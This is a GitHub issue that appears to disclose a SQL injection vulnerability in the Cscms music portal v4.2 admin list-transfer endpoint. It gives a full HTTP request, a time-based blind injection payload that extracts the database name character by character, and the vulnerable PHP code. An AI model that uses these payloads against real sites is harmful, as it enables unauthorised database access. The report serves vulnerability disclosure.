

[New issue](#)[Jump to bottom](#)

SQL injection vulnerability exists in Cscms music portal system v4.2 #15

Open Am1azi3ng opened this issue on Mar 15 · 0 comments

Am1azi3ng commented on Mar 15

SQL injection vulnerability exists in Cscms music portal system v4.2 (dance_Lists.php_zhuan)


Details

After the administrator logs in, the following data package is constructed

```
POST /admin.php/dance/admin/lists/zhuan HTTP/1.1
Host: cscms.test
Content-Length: 23
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/dance/admin/lists?v=7131
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHc0kF4oyCoI81NzjjyeMF3fURy57grmVzbA;
cscms_session=n91v1ptm53932qcefgtfamknehtiv096;XDEBUG_SESSION=PHPSTORM
Connection: close



id[]=(sleep(5))&cid=5
```

The payload executes and sleeps for 5 seconds



construct payload

(case(1)when(ascii(substr((select(database()))from(1)for(1)))=99)then(sleep(5))else(1)end)



Because the first letter of the background database name is "c", it sleeps for 5 seconds

Vulnerability source code

```
57 //数据列表分类
58 public function index() {
59     $ids = $this->input->get_post('id', TRUE); $ids: "(case 1 when (ascii(substr((select(database())) from 1) for 1))=98) then (sleep(5)) else 1) end)" $this: {"CI_Controller" => null, "dancer" => null}
60     $cid = intval($this->input->get_post('cid')); $cid: 5
61     if(empty($ids)){
62         getjson($info: '请选择要操作的数据');
63     }
64     if($cid==0){
65         getjson($info: '请选择目标分类');
66     }
67     $ids=explode(separator: ',', $ids);
68     $this->db->query("update " . CI_SqlPrefix . "dancer set cid=" . $cid . " where cid in (" . $ids . ")"); $cid: 5 $ids: "(case 1 when (ascii(substr((select(database())) from 1) for 1))=98) then (sleep(5)) else 1) end"
69     $info['url'] = site_url('site/dancer/admin/lists').'?v=" . rand(1000,9999);
70     $info['msg'] = "恭喜你，操作成功";
71     getjson($info, error: 0);
72 }
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

